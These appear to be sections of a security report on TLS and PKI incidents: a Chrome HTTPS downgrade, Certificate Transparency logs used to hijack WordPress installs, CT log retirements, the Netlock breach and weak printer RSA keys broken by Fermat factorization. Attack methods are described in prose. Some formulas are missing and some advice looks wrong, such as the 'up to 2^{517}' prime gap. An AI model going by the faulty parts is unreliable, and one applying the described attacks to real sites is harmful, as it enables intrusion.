This issue was initially reported as Chrome downgrades long-running requests from HTTPS to HTTP after 3s on September 20, 2021. All versions of Chrome prior to 99.0.4844.51 to impacted by this issue. Later it was described as Inappropriate implementation in Omnibox in Google Chrome prior to 99.0.4844.51. It was a Low severity issue.

This issue can be reproduced using following steps:


- Open a new incognito window.
- Open Dev Tools and create a new throttling profile in the network tab with settings (1.0 MBit/s, 1.0 MBit/s., 4000 ms) and set it to being used.




Network Throttling Profiles

Very slow	1 kbit/s	1 kbit/s	2000 ms

- With network tab open, go to https://example.com.
- Refresh page by pressing F5.
- Click the address bar twice so you can see:



- And then press enter. Now chrome behaves differently and first it tries the https url and if there is no response within 3s it redirects to http. The cancelled request is the one I am talking about.



Name	Status	Protocol	Scheme	Type	Initiator	Size	Time	Connection ID
example.com	200	h2	https	document	Other	1.3 kB	9.25 s	955931
adblocker-chromeglobalinjectjs.js	200	h2	https	script		96 B	11.96 s	954517
adblocker-chrome-shownegJson.txt	200	h2	https	xhr		364 B	10.67 s	954530
example.com	(canceled)		https	document	Other	0 B	3.00 s	
example.com	200	http/1.1	http	document	Other	1.7 kB	17.05 s	955686
a‹ http://example.com/ njectjs.js	200	h2	https	script	GlobalInjectJS...	95 B	11.96 s	954517
adblocker-chrome-shownegJson.txt	200	h2	https	xhr	showNeg.js:322	363 B	11.49 s	954530
example.com	200	h2	https	document	Other	1.3 kB	20.02 s	955931
adblocker-chromeglobalinjectjs.js	200	h2	https	script	GlobalInjectJS...	96 B	11.94 s	954517
adblocker-chrome-shownegJson.txt	200	h2	https	xhr	showNeg.js:322	363 B	10.68 s	954530

CVSS Score: Unassigned

Impact:

Affected versions of Chrome are vulnerable to missing encryption of sensitive data in the Omnibox that allows an attacker in a privileged network position to perform a man-in-the-middle attack through malicious network traffic.

Mitigation:

Google released Chromium version 99.0.4844.51 on March 1st, 2022, which fixes this as well as several other security issues. It was recommended to upgrade chromium to version 99.0.4844.51 or higher.

References:

1. https://bugs.chromium.org/p/chromium/issues/detail?id=1251065
2. https://chromereleases.googleblog.com/2022/03/stable-channel-update-for-desktop.html
3. https://stackoverflow.com/questions/68492321/chrome-cancels-url-request-after-exactly-3-seconds
4. https://chromium.googlesource.com/chromium/src/+log/98.0.4758.102..99.0.4844.51?pretty=fuller&n=10000

6.21 Certificate Transparency Logs Used to Compromise WordPress Installations

Introduction:

An open framework called Certificate Transparency was created to safeguard against maliciously or mistakenly generated certificates. It is spelled out in RFC 9162. With certificate transparency, newly issued certificates are "logged" to publicly-run, frequently updated, independent CT logs, which keep a record of granted TLS certificates that is append-only and cryptographically ensured.

In this method, public supervision and examination of certificate authorities (CAs) can be greatly increased. Potentially harmful certificates, such as those that don't comply with the CA/B Forum Baseline Requirements, can be identified and revoked much faster. Additionally, problematic CAs that maintainers may choose to distrust, can be more fully considered by browser vendors and root store operators to do the same.

On top of the Merkle tree data structure, CT logs are constructed. The cryptographic hashes of the parent nodes' child nodes are used to identify nodes. Actual data items are hashed and stored in leaf nodes. Therefore, every other node in the tree affects the root node's label.

The certificates that have been issued by the various distinct CAs currently in operation are the data that have been hashed by the leaf nodes in the context of certificate transparency. An audit proof that can be prepared and checked quickly, in logarithmic O (log n) time, can be used to confirm certificate inclusion.

CVSS Score: **High**

Description:

Certificate Transparency has undeniably emerged as a pivotal enhancement within the TLS (Transport Layer Security) ecosystem, earning widespread acclaim for its substantial contributions to digital security. This innovative mechanism serves a dual purpose: empowering website owners to proactively detect potentially malevolent certificates and providing invaluable resources for researchers to identify certificates that defy established security protocols. Indeed, Certificate Transparency has proven to be a crucial ally in safeguarding the digital landscape.

One of the most remarkable facets of Certificate Transparency lies in its ability to unearth numerous instances of security breaches perpetrated by certificate authorities. These breaches, which may otherwise have gone unnoticed, are brought to light through the transparency framework. This has substantially bolstered the trustworthiness of the certificate issuance process, fostering an environment where missteps and lapses are promptly identified and rectified.

However, it is essential to recognize that, like any powerful tool, Certificate Transparency is not without its own set of challenges. Its introduction has inadvertently introduced a new data source that cunning attackers can potentially exploit to their advantage. This vulnerability stems from the fact that certificates inherently contain host names. Consequently, individuals with malicious intent can monitor the Certificate Transparency logs and extract a continuous stream of hostnames associated with freshly issued certificates.

This newfound avenue for data collection poses a potential threat to the privacy and security of online entities. Attackers armed with such information could launch targeted campaigns against specific hosts, identify potential vulnerabilities, or engage in reconnaissance activities that compromise the confidentiality and integrity of online communications.

Exploitation:

This is what attackers are now employing against WordPress installations. The most typical method for installing PHP applications is to upload the program to a web server and then access a web installer. WordPress is not the only application that has this feature, but it is the most widely used.

These installers are typically distributed without authentication. Anyone who has access to a web server and a WordPress installer can complete the installation. The notion is that an installation would usually be completed fast, thus there should be little risk. However, in today's web ecosystem, this is no longer the case.

A common scenario is for a user to first configure a web host with a certificate, sometimes using automated tools like Certbot, before beginning the installation of a web application like WordPress. The certificate will appear in one of the public Certificate Transparency logs shortly after; this procedure takes only a few minutes.

If an attacker monitors newly issued certificate hosts for unprotected WordPress installers, the attacker is quite likely to detect the WordPress installation before the user completes it. An attacker can install WordPress first by automating this process. It is simple to upload malicious code using an administrator account using the WordPress plug-in mechanism. To disguise traces, the attacker can then revert the installation process, leaving a web shell that the attacker can employ in the future. The user will continue with the WordPress installation, unaware that anything harmful has occurred.

Impact:

The utilization of Certificate Transparency logs to compromise WordPress installations presents a concerning scenario with far-reaching implications for website security and online content management. Certificate Transparency logs, which were originally designed to enhance security, have inadvertently become a potential tool in the arsenal of malicious actors seeking to exploit vulnerabilities in WordPress installations.

- Identification of Targeted WordPress Sites: Attackers can leverage Certificate Transparency logs to identify WordPress sites that have recently obtained SSL/TLS certificates. Since certificates often include the domain name, this information can be used to compile a list of potentially vulnerable targets.

- Enumeration of Subdomains: By examining the certificates in Certificate Transparency logs, malicious actors can enumerate subdomains associated with WordPress installations. This knowledge allows them to pinpoint specific areas to focus their efforts, potentially revealing overlooked entry points into the website.

- Gathering Intelligence for Targeted Attacks: Armed with data from Certificate Transparency logs, attackers can conduct reconnaissance to gather intelligence about the WordPress version, plugins, and themes in use on a particular website. This information can be exploited to identify known vulnerabilities and weaknesses in the site's configuration.

- Phishing and Social Engineering: Attackers may use the information obtained from Certificate Transparency logs to craft convincing phishing campaigns or engage in social engineering attacks. Armed with knowledge about the target's SSL/TLS certificates, they can deceive users by mimicking legitimate websites, making it easier to lure victims into providing sensitive information.

- Brute Force and Credential Stuffing Attacks: Knowing that a website is powered by WordPress, attackers can employ brute force or credential stuffing attacks to gain unauthorized access to the site's admin panel. With access to the admin dashboard, they may compromise the entire website or inject malicious code.

- Exploitation of Vulnerabilities: Attackers can specifically target WordPress plugins or themes that are known to have vulnerabilities. By identifying the versions of these plugins or themes through Certificate Transparency logs, they can launch attacks that exploit these weaknesses, potentially gaining control of the site.

- Increased Attack Surface: Certificate Transparency logs inadvertently expand the attack surface for WordPress installations. This exposure may lead to an increased frequency of attacks against WordPress sites, making it vital for site owners to remain vigilant in their security measures.

Mitigation:

- Regularly update WordPress core, plugins, and themes to patch known vulnerabilities.
- Implement strong authentication measures, including multi-factor authentication, to protect against unauthorized access.
- Monitor website traffic and access logs for unusual or suspicious activity.
- Utilize security plugins and web application firewalls to provide an additional layer of protection.
- Stay informed about the latest security threats and follow industry-standard security guidelines.

References:

1. https://www.feistyduck.com/bulletproof-tls-newsletter/issue_89_certificate_transparency_data_is_used_to_compromise_wordpress_before_installation
2. https://portswigger.net/daily-swig/wordpress-sites-getting-hacked-within-seconds-of-tls-certificates-being-issued
3. https://developer.mozilla.org/en-US/docs/Web/Security/Certificate_Transparency

6.22 Google Temporarily Rolls Back Recent Log Retirements

Introduction

Google became aware of a set of certificates that no longer met Chrome's CT Policy, causing visitors to sites using those certificates to encounter TLS errors. TLS (Transport Layer Security) errors can occur when there are issues with the secure communication between a client and a server. TLS is the protocol that ensures privacy between communicating applications and users on the Internet.

CT policy- Google maintains a Certificate Transparency (CT) policy to enhance the security of SSL/TLS certificates issued for its domains. Certificate Transparency is a system that logs all issued certificates in publicly accessible, append-only logs. This helps detect and prevent malicious certificates from being issued, enhancing the overall security of Internet communications.

Description-

Google, the provider of the popular Chrome web browser, enforces a stringent Certificate Transparency (CT) policy to enhance SSL/TLS certificate security. SSL/TLS certificates are vital for secure internet communication, ensuring privacy between applications and users.

Certificate Transparency involves logging all issued certificates in public, tamper-proof records. Recently, Google identified certificates that no longer met Chrome's CT Policy. This non-compliance caused users visiting websites with these certificates to encounter TLS errors. TLS errors arise when secure communication between a client (e.g., web browser) and a server faces issues, jeopardizing user privacy.

Google's CT policy aims to prevent malicious certificate issuances. By maintaining publicly accessible logs of certificates, it enables the detection and prevention of unauthorized certificates, bolstering the overall security of internet communications.

- **How must a CA act?**

  CAs should ensure that SCTs included in logs or provided from OCSP responses are including at least one SCT from a CT log that was Qualified, Usable, or ReadOnly at the time of check. While certificates relying on the logs above currently meet these requirements, CAs are strongly encouraged to move from these logs as soon as possible to ensure that you are still providing a policy-satisfying set of logs after the upcoming retirement. CAs with existing certificates embedding SCTs from these logs are also encouraged to proactively reissue affected certificates to increase the resilience of these certificates to possible future log incidents.

If CAs are embedding SCTs from these logs in your OCSP responses, then CA must issue new OCSP responses with a new set of SCTs that meet the Chrome CT Policy requirements. Then client must then begin to serve these new responses or provide a policy-satisfying set of SCTs via another mechanism.

Exploitation

- **How does it affect the site operators?**

  The change ensured all previously issued certificates containing SCTs from the impacted logs would validate properly in Chrome.

  While all certificates would have been in a validated state at the instance of the incident, it was still their intent to retire these logs. If any clients serving certificates that embed SCTs from the above logs, they strongly encouraged the clients to work with their certification authority (CA) to obtain new certificates with an updated set of SCTs. The client's CA vendor will ensure that newly issued certificates use non-retired and non-read only logs.

  If the client is currently serving SCTs via OCSP (Online Certificate Status Protocol), then their CA vendor must take appropriate action to update their OCSP pipeline to include a set of SCTs that meets the requirements outlined in the Chrome CT Policy. Once done, the client must refresh the OCSP response stapled to the connection. Alternatively, the client may choose to provide a policy-satisfying set of SCTs via another delivery mechanism.

Mitigation-

- <u>Regularly CT logs:</u>
  Continuously monitor Certificate Transparency logs for certificates issued for your domains. Tools and services are available that can help automate this process and alert you to any unauthorized certificates.

- <u>Enforce Certificate Transparency:</u>
  Require all SSL/TLS certificates for your domains to be logged in Certificate Transparency logs. This helps in detecting any unauthorized certificates issued for your domains.

- <u>Implement Certificate Transparency Monitoring:</u>
  Implement a monitoring system that regularly checks CT logs for certificates issued for your domains. Several commercial and open-source tools can help automate this process.

- Content Security Policy (CSP):
  Implement Content Security Policy headers on your website. CSP helps prevent various types of attacks, including man-in-the-middle attacks. It can mitigate the impact of unauthorized certificates being used maliciously.
- Multi-Factor Authentication (MFA):
  Enforce multi-factor authentication for accessing certificate management systems. This adds an additional layer of security, making it harder for attackers to gain unauthorized access and request certificates.
- Regular Security Audits:
  Conduct regular security audits of your certificate infrastructure. Regularly review your SSL/TLS certificate configurations and ensure that they adhere to best practices and security standards.
- Employee Training:
  Train employees involved in certificate issuance and management about best practices, security protocols, and the potential risks associated with unauthorized certificate issuance.

References-

1. Chrome Certificate Transparency (CT) Policy- https://googlechrome.github.io/CertificateTransparency/ct_policy.html
2. https://groups.google.com/a/chromium.org/g/ct-policy/c/P3_hj9QmsLc/m/S9xohdAHAQAJ?pli=1

6.23 Netlock Incident leaked password hashes

Introduction:

Netlock is a developer of a corporate public key infrastructure (PKI) integration software designed to reduce uncompetitive, expensive, paper-based business processes. The company's platform offers electronic authentication, certificates for electronic signature, and electronic certificates used for encryption as well as security for business procedures of companies and institutions, enabling companies to digitize their business processes.

Netlock's DEVSSL portal was attacked with the compromise of user credentials. This unauthorized access resulted in a leak of the user's personal information including password hashes.

Description:

Netlock Ltd. was the target of a cyber-attack. They had also been targeted by various small attacks some days prior to the major attack. Based on an internal investigation it was found that the onlinessl.netlock.hu was attacked from multiple international locations, which is the web frontend of the DVSSL service.

Findings concluded that this attack had not affected the issuance of SSL certificates, since their certificate issuing service was on a separate network segment and was unaffected.

However few community members demanded a complete transparent and thorough investigation to check if the certificate issuance process was compromised. Citing the example of DigiNator which was arguably exemplary in their network design, which was strongly separated and tightly controlled to limit data flow, and that incident still happened - and DigiNotar failed to adequately detect.

Any cyber incident at a CA, intermediate CA must be taken very seriously & must be investigated with reputed entities for community members. CA/B Forums should have stricter norms around post incident investigations.

Impact-

The incident resulted in a data breach which consisted of the user's personal data including **password hashes.**

Depending on how simple or complex the passwords were, attackers can find the cracks of the hashes from the rainbow table and use the passwords to attack other parts of Netlock's network.

Mitigation-

- Analysing Security Information and Event Management (SIEM) logs and trying to understand the root cause. Once the root cause is identified, the vulnerability issue can be fixed to strengthen security measures.
- Organization may/can initiate an incident response in 2 ways.

1. Email clients about their accounts being deactivated/deleted permanently due to measures taken to mitigate the data breach.
2. Enforcing every client to reset their credentials.

- Security teams can explore whether or not their current password management processes are safe and can implement improvements or upgrades wherever necessary.

- A vulnerability assessment, audit the systems, networks, and applications to identify any potential weaknesses or vulnerabilities that can be exploited.

Organizations/Companies must adhere to the regulations for reporting a security breach that affects personal data and other information in accordance with GDPR (General Data Protection Regulation).

References

1. https://netlock.hu/about-us/?lang=en
2. https://groups.google.com/a/mozilla.org/g/dev-security-policy/c/Q2M3vHr37f4?pli=1

6.24: Weak RSA Keys Used by Canon & FUJI XEROX Printers

Introduction:

Many printers manufactured by Canon and Fuji Xerox were found to be using the RAMBUS SafeZone Basic Cryptography module. This module generates weak RSA keys which can be broken using Fermat's Factorization method.

Description:

The RSA (Rivest-Shamir-Adleman) algorithm is an asymmetric encryption algorithm widely used for secure communication and digital signatures. It was developed in 1977 by Ron Rivest, Adi Shamir, and Leonard Adleman.

Working/methodology:

1. Select 2 large prime numbers p & q.
2. Calculate n=p*q
3. Calculate
4. Select a public key e foe encryption such that it is not a factor of
5. The private key can be found using:
6. For cipher text, CT:
7. For plain text, PT:

How is it used by printers?

RSA encryption can be applied to secure the transmission of print jobs between devices and printers. When a print job is sent from a device (e.g., a computer or mobile device) to a printer, the job can be encrypted using the printer's public key. This ensures that the print job remains confidential during transmission and can only be decrypted by the printer using its private key.

How the Fermat's theorem is used:

Fermat's factorization procedure is based on the principle that a product of two large primes can always be expressed as N=(a-b)(a+b), where a is the middle between the two primes and b is the distance between them.

Pierre de Fermat developed factorization method in 1643

If the primes are close, then a is close to the square root of N. This allows guessing the value of a by starting with the square root of N and then incrementing the value of a by one in each round.

For each guess, we can calculate b^2 = a^2 - N. If the result is a square, we know we have guessed correctly. From this, we can calculate p=a+b and q=a-b.

Impact:

Several Fujifilm and Canon printers using the Basic Crypto Module of the Safezone library by Rambus were able to create weak RSA keys that could be predicted by using Fermat's method.

This allows efficient calculation of private RSA keys from the public key of a TLS certificate, jeopardizing the security of communication channels & data sent over it.

Mitigation:

Usually generating RSA Keys from randomly generated prime numbers is good enough, as a precaution, we advise using prime numbers that have a difference of up to 2^{517} , this offers better resistance against Fermat's factorization.

References:

1) https://fermatattack.secvuln.info/
2) https://asecuritysite.com/rsa/rsa_01
3) https://wiremask.eu/articles/fermats-prime-numbers-factorization/
4) https://nvd.nist.gov/vuln/detail/CVE-2022-26320